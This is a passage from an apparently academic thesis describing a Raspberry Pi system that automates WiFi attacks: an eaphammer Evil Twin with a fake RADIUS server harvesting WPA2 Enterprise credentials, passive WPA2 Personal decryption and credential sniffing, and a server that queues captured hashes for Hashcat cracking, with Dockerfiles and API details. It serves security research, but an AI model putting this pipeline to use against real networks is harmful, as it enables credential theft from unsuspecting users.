Modular architecture	X	✓	✓
Traffic modification	X	✓	✓
WiFi MITM attacks	X	✓	✓
Ethernet MITM attacks	✓	✓	X

Table 3.1: Comparison between most used software tools

Cain & Abel

Cain & Abel is password recovery tool for Windows capable bruteforcing passwords, recording Voice over Internet Protocol (VoIP) conversations, sniffing credentials in network and performing various MITM attacks likes ARP poisoning. It's completely controlled via GUI and due to fact, that some Anti Virus (AV) solutions detect it as malware and also because of missing Linux support, this tool is described only briefly. It's one of the tools that was popular in past but not used much today.

MITMf

Support of MiTM framework (MITMf) ended few months back (28. august 2018) and it's main purpose was to address need of a modern tools for performing MITM attacks. It provided built-in SMB, HTTP and DNS server and also provided modified version of SSLStrip for partial HSTS bypass and HTTP modification. It was also one of the first MITM tools that provided modularity which was not common in past. Today, it was replaced (in functionality) mostly by Bettercap.

Features

- ARP, Internet Control Message Protocol (ICMP), DHCP and DNS spoofing
- Partial HSTS bypass
- Session hijacking (see section 2)

- Injecting Hyper Text Markup Language (HTML) content into stream
- Backdooring executables via BDFProxy or Backdoor Factory
- Creating captive portal

thc-ipv6

THC-IPv6 attack toolkit is partially tools, and partially library for implementing attacks on IPv6 network environment.

Support for IPv6 addressing is enabled and preferred in Windows OS family since Windows Vista. Best chance to remain undetected is by using IPv6 network for MITM attacks as many deployed IDS/IPS didn't have yet IPv6 support. This toolkit could do both types of NDP spoofing (2) and also monitor a do network reconnaissance using IPv6 addressing features only.

Original source code is written to be easily detectable by IDS systems which means that this toolkit cannot be used in real environment without modifying source code first.

mitm6

mitm6 is penetration testing tool developed to exploit default windows configuration and to replace default DNS server by replying with spoofed DHCPv6 messages (see section 2) or by Web Proxy Auto-Discovery Protocol (WPAD) spoofing.

Tool is designed to work together with `impacket` Python library (collection of Python classes for working with network protocols) for successful exploiting of WPAD. In use with `ntlmrelayx` (Generic New Technology LAN Manager (NTLM) Relay Module) it's possible to intercept, modify and replay HTTP and SMB communication. There are Snort and Suricata signatures for detecting rogue DHCPv6 traffic and WPAD replies over IPv6 [8], which means that tool has to be modified first to work without detection.

Chapter 4

Proposed solution

Frameworks like Bettercap or WiFi-Pumpkin do a great job in accessing MITM attacks in simple way but they still require a lot of configuration and set up to work because it's hard to determine on what device and what hardware they would run. Even if hardware it specified it's still required to specify if you want to run framework with single Ethernet interface or with two interfaces and create bridged interface, or you want to create capture portal or Evil Twin and want to route traffic through your own gateway. To overcome this problems, one specific device with good support and big community was selected: Raspberry Pi 3 B+. This single board computer have one Ethernet interface, one WiFi interface and could be easily upgraded to bridged environment with WiFi or Ethernet Universal Serial Bus (USB) dongle. There is also a big community around this device which means up to date drivers.

4.1 Configurator and automatic deployment

To specify what type of MITM attack would attacker like to perform is bigger challenge. For this reason, middleware tool called Configurator is created, so attacks could be automated with minimal amount of intervention from user side (attacks are as simple as click and run). This tool automatically create tailored Ansible scripts, which do all heavy work for user and set up device automatically to do MITM attack based on user preference and start monitor and interception of network communication. If user intervention is required for any reason, scripts could be modified at some level using regular expressions.

As it could be seen in figure 4.1, proposed solution could be divided into three main parts:

- Configurator for end user
- Ansible playbook for device and server configuration
- Application deployment via Docker

Configurator

One of the requirements I chose to follow at the beginning of the project was to made end user experience as easy as it could be. For this particular reason, web application is written, that serves as a front-end for end user, while all the complicated staff is made on a backed.




Figure 4.1: High level graph of infrastructure

To configure devices, and start the attack, all that is required from end user, is selecting required tasks from simple web interface shown in figure 4.2 and click on a Run button.

The next challenge was, to made simple changes like change of WiFi interface name or SSID easy and accessible for end user. Since I was working on assumption that end user doesn't have to have any working experience with networks attacks, regular expressions (regexps) were used. At first it could look like a bad idea due to a fact that regexps are considered to be hard for learning even by IT community, and since I'm working on assumption that end user doesn't have any special experiences with IT it would be impossible for him to handle it.





Figure 4.2: Configurator interface for end user

However I believe that when regexps are served to end user in nice, easily understandable front-end, use of them could be as simple as “Here, you will type your new WiFi name”.

There are two types of regexps in project. Global regexps, which are applied for every file in application and local regexps, which are applied only to a specific file. To simplify User Experience (UX), end user could check the final version of the file (after applying all regexps) in front-end.

Playbook

When user click on Run or Build button, building of Ansible playbook began. Playbook is made from roles and groups. Roles could be seen in menu with groups which have specific category in menu. Group contains hosts which are used to specify where role should be started. Setting up role is made via admin interface and requires a knowledge of Ansible scripts. Every role could be appended to one or multiple groups so sharing roles between multiple groups is possible. When build is completed, zip file, with tree structure shown in figure 4.3 is created.



```
playbook.zip/
├── hosts
├── playbook.yml
├── roles
│   └── wpa2_enterprise
│       ├── files
│       │   └── get_hash.py
│       └── tasks
│           └── main.yml
└── vars
    └── variables.yml
```

Figure 4.3: Configurator interface for end user

This is a basic Ansible playbook structure which is created by configurator. File `variables.yml` contains global variables which could be set up in configurator using admin interface and could be edited later by user with regexps.

Ansible roles

Ansible roles are used to logically divide tasks and services into smaller, independent units called roles. This way, end user could always select only required part to run. For an example, attacker could set up server for storing hashes only once, while running configuration of multiple Raspberries Pi multiple times. It allow end user to set up only required parts of project, which makes configuration faster, and development of roles easier.

Docker

Proposed solution is using multiple 3rd party applications and have multiple different dependencies and required libraries. For example Configurator requires fully configured PostgreSQL server, with set up credentials and requires several packages from APT and around 23 Python packages for running.

Configuration always takes time and in most cases it doesn't require much changes once it's fully set up and tested. For this reason, Docker with self made images is used for multiple applications in project which will cut off time required for configuration.

As an example, as how simple deployment with Docker could be is deployment of Configurator. To start a Configurator on a new machine, all that end user has to do is install Docker on computer, download project from GitHub and type into terminal `docker-compose up`.

On background, PostgreSQL server is started and configured, Docker image containing Configurator is downloaded from Docker Hub account and Docker container is started. All required configuration is defined in `docker-compose.yml` and `Dockerfile` so end user doesn't have to do anything.

Microservice oriented architecture

Since microservice oriented approach is used in project, communication channel between services has to be established. Communication between services could be quite complicated (as shown in figure 4.4) and could differ between attack scenarios.




Figure 4.4: Communication infrastructure of first attack scenario

REST

While configuration by Ansible is made with combination of JavaScript Object Notation (JSON) payload and Secure Shell (SSH) connection, sharing results and commands between microservices has to be yet defined. REST API and JSON is used, due to a fact, that it's easily readable during debugging phase, widely used and could be easily implemented in most languages. Also, if required, communication could be secured by use of JSON Web Token (JWT) later against interception and reply attacks.

Python wrappers

Since most application are started as Docker containers, Python wrappers must be created, which will start, stop and remove Docker containers during initialisation. This wrappers is responsible for parsing Docker containers output, analyzing it, and sending interesting data to an attacker Storage server.

4.2 Selected attack scenarios

Since I see a great potential in WiFi networks to become a potential number one security threat of modern times, I decided to focus purely on them. WiFi networks are starting to be widely used on many places, mostly for internet access for public. Also in public opinion, it's widely rooted idea, that if WiFi is protected by password, communication is secured and therefore safe. In this work, I would like to demonstrate that it's not completely true, as it's possible to decrypt even WPA2 Personal communication if passphrase (password) is known and four-way handshake could be captured.

4.2.1 Attacking WPA2 Enterprise

I selected this scenario due to a fact, that WPA2 Enterprise is used by a eduroam WiFi network but also in companies and coworking centers. I was interested about a level of security of user accounts in this network. My side goal was to found out, how difficult could it be to capture and successfully crack credentials used for authentication with university Remote Authentication Dial In User Service (RADIUS) server. In this attack scenario, capturing and modification of network traffic would be required.

For successful attack on WPA2 Enterprise, few requirements has to be met. Network interface must support monitor mode and also monitor mode must be active on selected network interface. For fully working monitor mode, some other applications, which are accessing network interface, must be stopped. Other requirement is creation of fake RADIUS server and application that would create Evil Twin WiFi.

As a WiFi network interface USB WiFi dongle TP-LINK TL-WN722N v1 is used which supports monitor mode.

For this particular model, it would be a good to point out that only version 1 is using Ralink chipset capable of monitoring mode which works out of the box. For second version, patch for driver should be available and personally, I tested third version of WiFi dongle which wasn't capable of turning card into monitor mode.

To create Evil Twin WiFi, application called `eaphammer` is used, which if it's set up correctly contains even fake RADIUS server and even could also create and provide fake Certification Authority (CA) for RADIUS server.

When eaphammer capture credentials, they would be printed out to standard output (stdout), where Python wrapper would parse them and send them to remote server for further processing.

In remote server (called Storage server), attacker could add hash to queue, where Hashcat Python wrapper would get it, and put it into Hashcat hashpool for cracking.

4.2.2 Credentials capturing from WPA2 Personal network

For capturing WPA2 communications, WiFi interface must be also switched to monitor mode, and scan has to be narrowed to specific channel. Narrowing scan to specific channel was made possible by use of airodump-ng application and on the fly decryption was made possible by `dot11decrypt` application.

Application `dot11decrypt` will send all decrypted data into virtual tap0 interface, where other application called `net-creds.py` will listen. This application would analyze traffic on `tap0` interface for credentials from protocols `HTTP`, `FTP`, `IRC`, `POP`, `IMAP`, `Telnet`, `SMTP`, `SNMP`, `SMB`, `LDAP` and `KERBEROS` and will send captured credentials on stdout. From stdout, credentials would be read by Python wrapper and send to remote server.

By using Docker container for running application, it's possible to print out all output from stdout and standard error output (stderr) later for debugging purposes or when Storage server is not available.

Since the attack is passive, it is impossible to detect it. However that also means that attack cannot use for example SSLSplit tool for decryption of SSL/TLS communication or modify communication any way.

Chapter 5

Implementation

Implementation part was quite difficult at the beginning due to an ARM architecture and problems that it cause. For example, it wasn't possible to create Docker images based on official Kali linux image, due to a fact, that Docker images are platform dependent and it also apply for some low level libraries. In some cases, this libraries has to be built on Raspberry Pi from source code.

5.1 Building Kali linux image as base for other images

As I mention at the beginning of the chapter, Kali Linux didn't have official image for ARM platform in time of development of this project, therefore `FROM kalilinux/kali-linux-docker` in `Dockerfile` on ARM platform wouldn't work and it would end up with error.

For this reason, own Docker image of Kali Linux has to be created following script shown in Listing 1 from Offensive Security blog.

```bash
#!/bin/bash
# Install dependencies (debootstrap)
sudo apt-get install debootstrap
# Fetch the latest Kali debootstrap script from git
curl "http://git.kali.org/gitweb/?p=packages/debootstrap.git;a=blob_plain;\
f=scripts/kali;hb=HEAD" > kali-debootstrap &&\
sudo debootstrap kali ./kali-root http://http.kali.org/kali ./kali-debootstrap &&\
# Import the Kali image into Docker
sudo tar -C kali-root -c . | sudo docker import - kalilinux/kali &&\
sudo rm -rf ./kali-root &&\
# Test the Kali Docker Image
docker run -t -i kalilinux/kali cat /etc/debian_version &&\
echo "Build OK" || echo "Build failed!"
```

Listing 1: Script for building Kali linux Docker image [5]

5.2 Building Docker image for eaphammer application

As a base image for this new image, Kali Linux image that was built in section 5.1 is used. Then, as shown in Listing 2, Python and git packages are installed. After that, application is cloned into `/opt` and requirements are installed using pip.

Print statements in script is used for passing data to installation dialog. Command `printf` will automatically send data to standard input (stdin), when stdin is waiting for input. Second `printf` command is used to create fake CA for RADIUS server. `ENTRYPOINT` will then set up command, that would be run when the container is started. Therefore the only thing required to do now, is specify eaphammer options when container is started.

```
FROM spodlesny/kali_arm:latest
RUN apt-get update
RUN apt-get upgrade -y
RUN apt-get install -y git python python-pip \
net-tools python3 python3-pip
WORKDIR /opt
RUN git clone https://github.com/s0lst1c3/eaphammer.git eaphammer
WORKDIR /opt/eaphammer/
RUN pip3 install -r pip.req
RUN printf '%s\n' 'yes' 'yes' 'yes' 'yes' | ./kali-setup
RUN printf '%s\n' 'SK' 'Eureka' '221b' 'EvilCorp' 'evil@corp.com' \
'EvilCompany' | ./eaphammer --cert-wizard
ENTRYPOINT ["/opt/eaphammer/eaphammer"]
```

Listing 2: `Dockerfile` for application eaphammer

Python wrapper get_hash.py

As mentioned in section 5.2, to run this Docker container, it's required to specify options for `eaphammer`. Required switches are:

- `--bssid` - Specify Basic Service Set Identifier (BSSID) (MAC address) address of genuine A.
- `--essid` - Specify Extended Service Set Identifier (ESSID) (WiFi name) address of genuine AP.
- `--channel` - Specify channel, where genuine AP is running.
- `--interface` - WiFi interface we want to use for attack
- `--creds` - Specify attack mode. In this case Extensible Authentication Protocol (EAP) credential harvesting

Since it's required to send captured hashes to remote server for further processing, wrapper around container has to be written. As a programming language Python was selected due to a lot of libraries that would made development easier. Created wrapper is called get_hash.py and workflow of script is following:

1. Get access to Raspberry Pi green led
2. Stop existing container named wpa2_rogueAP if exists
3. Remove existing container wpa2_rogueAP if exists
4. Create and start new wpa2_rogueAP container
5. Turn on green led
6. If any error occurred from now, turn off green led
7. Start capturing stdout and analyzing output for hashes
8. If new hash has been captured, send it to specified REST API

   If internet is not available, store it offline and turn off green led

   If hashes were send successfully, turn on green led
9. If no new output was captured, try to send offline hashes
10. Sleep for few seconds
11. Go to point 7

To made running of Docker container inside Python script non blocking, class `Popen()` from package `subprocess` is used. It's also a good to point out that container must be run with extended privileges which are required for accessing WiFi interface and switching it to monitor mode. For that reason `docker run` is started with switch `--privileged`. Also for accessing led, sudo privileges are required. Since it's not good idea to start script with sudo privileges, script itself will try to escalate privileges of user by use of package `elevate`. This also mean that user has to be in sudo group.

5.3 Building docker image for WPA2 sniffer

This Docker image build is quite different from the last one described in section 5.2 as it requires a much more dependencies and even some building from source code (could be seen in appendix 8).

First of all, `libtins` library is required, but the newest version is not compatible with `dot11decrypt` application. Therefore last compatible version of this library had to be found so it could be manually built from GitHub repository source code.

When the library was built and installed into Docker image, application `dot11decrypt` was cloned from GitHub repository and build using `cmake`. After that, application `net-creds.py` was installed for analyzing output from virtual `tap0` interface. In this image, I had to use different approach as in Docker image above, because there is a lot of things that has to be set up during Docker container start and cannot be made during building process. Start of Docker container container looks like this:

- Change interface into monitor mode with `airmon-ng`
- Select WiFi channel where genuine WiFi is broadcasting by using `airodump-ng`

  Run it in `screen`

- Start monitoring and decryption for WiFi traffic by application `dot11decrypt`

  Run it in `screen`
- Print current date and start `netcreds.py` (which will output credentials on stdout)

Command that is making all of this has almost four hundred characters while depending on following variables:

- `WIFI_INTERFACE` - Interface which should be use for monitoring
- `WIFI_ENC_TYPE` - Encryption type `wpa` for WPA2 and `wep` for Wired Equivalent Privacy (WEP)
- `WIFI_NAME` - Name of WiFi network which should be monitored
- `WIFI_PASSWORD` - Password to WiFi network
- `WIFI_CHANNEL` - Channel where WiFi is broadcasting

For this reason a tag `CMD` was used instead of `ENTRYPOINT` as it could be, if required, overridden by `docker run` which is helpful during debugging phase. Variables, that are required have default values, and could be changed by `docker run` switch `--environment`.

Python wrapper `wifi_sniffer_wrapper.py`

Wrapper is quite similar in functionality to wrapper for WPA2 Enterprise attack but it's more straight forward as it's not trying to resend offline results. This wrapper doesn't have implemented led control for status sharing as it was found out during testing, that it's not sufficient way for providing device status.

Workflow of wrapper is following:

1. Stop wpa2_sniffer container if it's running
2. Remove wpa2_sniffer container if exists
3. Create and start new wpa2_sniffer container
4. Capture output and send it through REST API on server.

   If connection is not available, store it offline
5. Go to point 4.

5.4 Storage server implementation

Storage server is used for storing data, captured by Raspberry Pi and providing hashes and command and control for remote Hashcat instance. Application is written in Django framework using Bulma Cascading Style Sheets (CSS) framework for front-end. Currently there are two data sets stored, and application could be easily extended for other data sets thanks to Django migration system.

Hash storage

Hashes represent captured credentials from WPA2 Enterprise Evil Twin WiFi but the Application Programming Interface (API) itself is made in a way, that any type of hash could be stored. Since Hashcat is used for remote cracking, every hash in database have mode, which correspond with hash type for Hashcat. Due to this mode, it could determined what type of hash is stored, by checking mode value with table shown by command `hashcat --help`.

From database model view, hash is a table containing rows: `hash` (primary key), `hash_type` (Hashcat mode), `cracked_value`, `status` and `timestamp`.

Hash could be saved in database by sending POST request to endpoint `/hashes/new_hash` with JSON payload containing following keys:

- `hash_type` - integer value referring to Hashcat mode (data type integer)
- `hash` - hash that will be stored (data type string)

Hash status could be edited by sending POST request to endpoint `/hashes/edit_hash_status` containing JSON data with following keys: `hash`, `status`

Mentioned endpoint is used, for changing status to `Cracked`, or `Cracking...` when value was moved from server queue to Hashcat hashpool. Status `Cracking` doesn't mean that cracking really started, only that hash was loaded by Hashcat. If Hashcat is already running, new value would not be inserted into current instance. For loading this new hash, Hashcat must be restarted.

For sharing cracked values with Storage server, endpoint `/hashes/add_hash_value` is made. Required method is POST (otherwise, it would return error code 405 - Method not allowed) and payload must be JSON with following keys: `hash`, `value`

All API endpoints for getting, editing and adding hashes are shown in Table 5.1.

Endpoint	Method	Payload	Description
/hashes/new_hash	POST	JSON	Add new hash to database
/hashes/edit_hash_status	POST	JSON	Edit hash status
/hashes/add_hash_value	POST	JSON	Add hash value
/hashes/get_hashes_from_queue	GET	None	Get list of hashes in queue in JSON

Table 5.1: Table of REST API endpoints for working with hashes

Hash status

Hash in system could have one of this statuses: `New`, `In queue`, `Cracking...`, `Cracked`. When hash is `New`, it's stored in server, but will not be available when other service will ask by GET request on endpoint `/hashes/get_hashes_from_queue` for hashes. When user click on button `Add to queue`, status of hash will be changed to `In queue`. In this state, it will be provided in JSON results for `/hashes/get_hashes_from_queue` endpoint. Next two statuses are set by Hashcat wrapper. Status `Cracking...` is set, when hash is inserted into `hash_pool.txt` file, which contains hashes for Hashcat. `Cracked` status is set when hash was cracked by Hashcat and result was send to server by Python wrapper.

Endpoint	Method	Payload	Description
/hashcat_control	GET	JSON	Get control command for Hashcat wrapper
/change_hashcat_status	POST	JSON	Set current status of Hashcat

Table 5.2: Table of REST API endpoints for working with hashes

Hashcat control

As it could be seen in Table 5.2, there are two API endpoints for controlling Hashcat. First endpoint (`/hashcat_control`) is for getting orders via GET method and it contain key `command`, which could be in one of three states `start`, `stop`, `restart`. From model view, it's defined as type Django database type class CharField with argument choices.

When this endpoint is called, it would also update `last_ping` row in database, so it would be known if Hashcat get orders and is alive.

Second endpoint is `/change_hashcat_status` with required method POST and JSON payload, containing key `status`. Status is once again implemented in model as CharField with argument choices, containing following values:

- `DOWN` - Hashcat is not running
- `TIMEOUT` - Hashcat is not responding
- `UP` - Hashcat is running
- `STOP` - Hashcat has been stopped
- `RESTART` - Hashcat is being restarted
- `NOT YET INITIALIZED` - Hashcat did not connect to server yet

Currently there are implemented only four of six choices: `DOWN`, `UP`, `RESTART` and `NOT YET INITIALIZED`. Value `NOT YET INITIALIZED` is default and would be set up at the first run of application, before Hashcat has any chance to connect.

This values, are used to provide current status information for front-end. Choice `RESTART` is also used as an acknowledgement response from client to server and when received, it would change row `command` in database so Hashcat will not be deadlocked in endless restart loop. Also if Hashcat fails during restart, and wrapper will not respond, client would know that client get order but an error has occurred during restart (for example due to a wrong hash value). Others choices are for further enhancements and development.

WiFi monitoring

WiFi monitoring interface is fairly simple with only single endpoint `/save_credentials`. This endpoint requires POST method, and payload is output from `net-creds.py` application.

In Storage server GUI, the last output is always shown, and new record in database is created when string `Starting net-creds.py` is detected in payload. If this string isn't detected, last record is loaded, and new payload is appended into end of the file.

Dockerisation

Dockerisation is composed of two files `Dockerfile` and `docker-compose.yml`. File `Dockerfile` contains commands for building Docker image. Workflow defined in `Dockerfile` is following:

1. Install packages using APT
2. Clone project from GitHub into `/opt` directory
3. Install Python requirements using pip
4. Start application by defining CMD tag

   Start migration

5. Start nginx server
6. Start Gunicorn (Python Web Server Gateway Interface (WSGI) HTTP server)

File `docker-compose.yml` contains final configuration. In this file, parameters like what ports should be exposed, what image should be used and type of restart policy are declared as it's shown in Listing 3

```
version: '3'
services:
    django:
        depends_on:
          - "postgres"
        ports:
          - "0.0.0.0:80:80"
        environment:
          - DJANGO_SETTINGS_MODULE=hash_server.deployment_settings
        image: spodlesny/hashcat_server:latest
        restart: always

    postgres:
        image: postgres
        restart: always
        ports:
            - "127.0.0.1:5432:5432"
        environment:
          - POSTGRES_PASSWORD=8osKECnlth0CrLc7GDkb
          - POSTGRES_USER=firecracker
          - POSTGRES_DB=Bakalarka
```

Listing 3: File `docker-compose.yml` used for deploying Storage server

5.5 Configurator

Configurator is the only part of the work, that end user has direct access to. Application is written in Python web framework Django and fronted is based on Bulma CSS framework.

Frontend

Frontend is made of several parts. The most important part is menu where user could select what action he want to do. When user select actions he wants to perform, default hosts (like for example `raspberrypi.local`) are used. Of course it's possible to set up own hosts in menu and groups in admin menu (accessible through `/admin`). This is possible in part of the application accessible in menu called Hosts.

Ansible have global variables, which could be used in roles, and they could be edited by regexps without leaving application. For this reason, there is part of the application called `Global variables`, which is also accessible from menu. Rest of menu items are roles, which represent actions that could be made. Roles, could be grouped into `Categories` and simple editing is made possible by regexps. In following subsections, I would describe as every functionality works on background.

Roles

Roles represents actions, that are already preconfigured for end user. Roles could be combined together and create playbook. From database model view, every single role is represented by `role_description`, which is shown at index page and represent quick description of role. Row `role_name` is unique identifier, which should be without spaces, and is used for accessing role and used as unique role identifier in playbook. Difference between `role_description` and `role_name` could be seen in Listing 4 where text in link tag is `role_description` and `role_name` is used to create relative address for accessing role.

```
<a class="navbar-item" href="/config/storage_server/">Deploy storage server</a>
```

Listing 4: Usage of `role_description` and `role_name` for menu item

Only requirement to successfully create and run role is that main role file must be stored in location `tasks/main.yml`. This location is defined by Ansible documentation for using simultaneously multiple roles, and even there are exceptions, this project requires to strictly follow good practices and documentation for Ansible.

Editing roles

Editing roles is possible by using regexps, which are applied, before playbook is build. There are two types of regexps. Local regexps, that are bound to specific file and global regexps, which are applied to every single file. Every regexp is and must be named, as its name is used as part of unique identifier in database. The second part of unique identifier is variable called `is_global` which could have value True or False and is stating if regexp is global or local. New regex, could be add simply by filling web form.

Order build

Order build is essential and probably most complex part of web application since it do several tasks at once. First of all, build order is essential as it's needed sometimes to follow specific order for executing roles. For example to deploy and start a wrapper for an attack, which will create and run Docker container, Docker must be installed first. And once the Docker is installed, it isn't needed to install it every single time, when wrapper should be deployed (as it takes time). For this reason, role for installing Docker could be and is created and other roles simply take it as already met dependency. This way, it's possible to avoid pasting same code over multiple roles.

Build order is specified by `build_number` which is defined as IntegerField in model with default value 99 and roles are then sorted from lowest to biggest value of this field. There is no restriction for having several roles with same build order number since not always it's required to met order and being too restrictive would be counterproductive. When multiple roles have the same build number, order would be pseudo-random.

Changing build order is possible in admin interface but also by simply moving roles to new, correct order in GUI. By clicking on either Build or Run button, new build order would be saved. This action would also change the status of role as enabled/disabled so it's not required to always check in all roles that should be build or run.

Categories

Category could be set up in admin interface when role is created and it is used to group several roles under one menu item in category.

Hosts and groups

Groups are the crucial part of the automation, as inside them are defined hosts or IP addresses of devices, which would be configured. New group is possible to create in admin interface, and new hosts could be the added from front-end or admin interface. By default, implementation is divided into three groups: `raspberies`, `servers` and `vutdevice`.

- Group `server` contain IP address or in this case subdomain of Virtual Private Server (VPS), where Storage server would be deployed.
- Group `vutdevice`, contains IP address of my personal computer, which thanks to the Czech Education and Scientific NETwork (CESNET) ISP have static and public IP address.
- Group `raspberies` contains mDNS record `raspberrypi.local` which is used to connect to Raspberry Pi on local network without knowing real internal IP address.

Playbook build and run

Most crucial part of the work is building and configuration of Playbook. Every Playbook is build from several files and its structure is shown in Listing 5

File `hosts`, as shown in listing 6 is made of following parts. In square brackets, it's the name of group. In lines below are defined hosts with port number where SSH server is running. Port number is not mandatory but is defined due to a fact, that it's a good practice to change SSH server port number on server, to made service reconnaissance harder and SSH login not accessible for automatic bots brute-forcing login credentials for access.

Building is quite complex and is shown in Figure A.1, but it could be abstracted into following steps:

1. Determine if playbook should be only built or also run.
2. Get role order position from POST request

```
playbook.zip
|-- hosts
|-- playbook.yml
|-- roles
|   |-- hashcat_wrapper
|   |   |-- files
|   |   |   |-- main.py
|   |   |   |-- requirements.txt
|   |   |-- tasks
|   |       |-- main.yml
|   |-- wpa2_enterprise
|       |-- files
|       |   |-- get_hash.py
|       |   |-- requirements.txt
|       |-- tasks
|           |-- main.yml
|-- vars
    |-- variables.yml
```

Listing 5: Playbook structure

```
[raspberries]
raspberrypi.local:22

[server]
bp.spodlesny.eu:22
```

Listing 6: Content of `hosts` file

3. Get role status (enabled/disabled) from POST request
4. Generate folder structure
5. Create zip archive
6. If order was to run playbook, extract files from archive and start `ansible-playbook -i hosts playbook.yml`
7. If order was to generate playbook, return zip archive as `content_type: application/zip`

The reason, why it's final playbook always compressed into zip file first and only later extracted if it would have to be run, is due to an implementation. Files doesn't really exist on disk but are only stored in memory, and then pass to function, that will create archive. For this reason, it's easier to create zip archive first, and extract it later, as it is possible to use the same code for Build and for Run and add only at the end condition, to extract archive if required. Also due to a small size of files, overhead made by compressing file to zip archive is so low, that it could be made real time. Since deployment through Ansible could takes several minutes even hours based on internet connection, it's not possible to have open HTTP request, as it would eventually time out. For this reason, when the run order is made, end user would be redirected back to index page and simple Java Script code would send GET request on endpoint `/output` every second and return would be stdout or stderr from Ansible. This outout would be than shown in front-end.

Chapter 6

Attack scenarios and testing infrastructure

Due to a rising popularity of WiFi networks, I decided to focus practical aspects of this work completely on WiFi networks. Currently, it is possible to test two most widely used WiFi network protection mechanism and that is WPA2 Personal and WPA2 Enterprise. There are other two actively used protocols for protecting WiFi networks and that's WEP, which is on decline and insecure [18] and Wi-Fi Protected Access (WPA) which was predecessor of WPA2 and is also no longer secure and even unsupported [16] in most new devices.

There is also an WPA3 which should replace WPA2 but it already have known flaws [17] and isn't widely used as its standard was made public only in 2018 [14].

6.1 WPA2 Enterprise credential harvesting and cracking

Probably the biggest WPA2 Enterprise WiFi network on world is called `eduroam`. It's network of WiFi hotspots on schools and universities around the world, providing Internet access to students. Since WPA2 Enterprise allows multiple accounts with different credentials, it's also used in companies network.

Attack scenario is made of two parts. First part of scenario is to create infrastructure for testing. This infrastructure is shown in Figure 6.1 and is created from RT-AC750 Dual-band Wireless router with support of WPA2 Enterprise.

